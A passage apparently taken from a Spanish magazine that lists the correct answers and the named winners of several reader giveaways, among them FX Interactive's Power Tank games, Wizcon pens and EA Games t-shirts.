DEL SOLAR ROSALES, Elías; ELEZ IZQUIERDO, Lidia; FERNÁNDEZ GONZÁLEZ, Gerard; HERNÁNDEZ SÁNCHEZ, Juan Vicente; IGNACIO SABANÉS, Susana; MÉNDEZ GARROTE, Helena; MOTA MADRID, Jorge; NUÑEZ MOLINO, Antonio; PORTILLO GARCÍA, Guillermo y SANTÓS MARTÍN, José Luis.

Promoción Tell me more kids

Las respuestas correctas de esta promoción son:
1. b. Nicolás.
2. b. Sí.
3. c. 120.
Los ganadores de los 9 ejemplares son:

ALBERT ROIG, Edmon Joel; CERCOS TUSSET, Laura; EMBID WYPYSCZYK, Patricia; MARTÍNEZ AUZMENDIA, Francisco Javier; MARTÍNEZ SANTILANA, Nuria; MORENO HERRERO, Miguel; SABATER SERRANO, Jessica; SALVADO FERNÁNDEZ, Javier y SATRÚSTEGUI MUÑOZ, Iván.

Promoción FX Interactive

Las respuestas correctas de esta promoción son:
1. c. 19.
2. c. Resistencia.
3. b. Rusos.
Los ganadores de los 50 juegos Power Tank son:

ABALDE RAMIRO, Carlos; ALAMEDA FERNÁNDEZ, Adrián; ALCALDE GARCÍA, Enrique; ALEGRE CASTELLANO, Alfredo; ARBONA MOLINA, Luis; ARMERO SANTILLANA, Javier; ARNAIZ MORENO, Jordi; BARRADO CANCHO, Francisco Javier; BERMÚDEZ VELETA, Ana; BERNARDOS LORENTE, Enrique; CASTELLANOS GARCÍA-LAJARA, Alejandro; CASTILLO CALERO, Iván; COLLAZO SUAREZ, Santiago; CONDE PARDO, José Ramón; ESCRIBANO PARDO, Jesús Emilio; GARCÍA SALVADO, Ingrid; GARCÍA SUELES, Carlos; GARCIMUÑO LÓPEZ, Rosa; GASCÓN BENAVENT, Mª Isabel; GÓMEZ TREMIÑO, José R.; GONZÁLEZ GARCÍA, Clara María; GONZÁLEZ IRIBAR, Fernando; GONZÁLEZ VENTURA, José Ramón; LÓPEZ CALVO, Patricia; MAGAZ MARTÍNEZ, David; MAÑAS GIMÉNEZ, Juan Antonio; MARTÍN LÓPEZ, Miguel; MARTÍNEZ VERA, Miguel Ángel; MAYORAL ALCÓN, Lydia; MEDRANO RODRÍGUEZ, José María; MELLADO MARTÍN, Oskar; MENÉNDEZ MULERO, Déborah; MENESES JAIME, Juan Ramón; MONTES ROMERO, Faustino; MONTSERRAT FRAILE, Isabel; NAVA DÍAZ, Lucía; NÚÑEZ CASTEJÓN, Manuel; OLIVA FALASCO, Roxana; ORTIZ VAL, Alberto; PEÑA VIDAL, Alberto; PÉREZ GARCÍA, Óscar; PULIDO ÁLVAREZ, Pablo RAMIRO DE CASTRO, Luis; RAMOS LABASA, Luis; RODRIGO PEON, Eduardo SALORT GIMENO, Miguel; SANTOS CALLADO, Esteban; SIERRA MÉNDEZ, José Manuel; SOTERO PULIDOR, Ignacio y VÁZQUEZ MEDIAVILLA, José Antonio.

Promoción Wizcon

Los ganadores de los 5 QuickLink Pen son:

ENDRINO MARÍN, Juan Francisco; MARQUEZ ASTUDILLO, Álvaro; PARRA RUIZ, José Antonio; PRATS FORASTERO, Adela y SÁNCHEZ CABALLERO, José.

Promoción EA Games

Los ganadores de las 5 camisetas de EA Games son:

CONCEJAL SALA, Adrián; ESTÉVEZ CELADOR, Sergio; PÉREZ QUESADA, Luisa Fernanda; PERIS FABREGAT, Paula y TORIO JIMÉNEZ, Francisco Javier.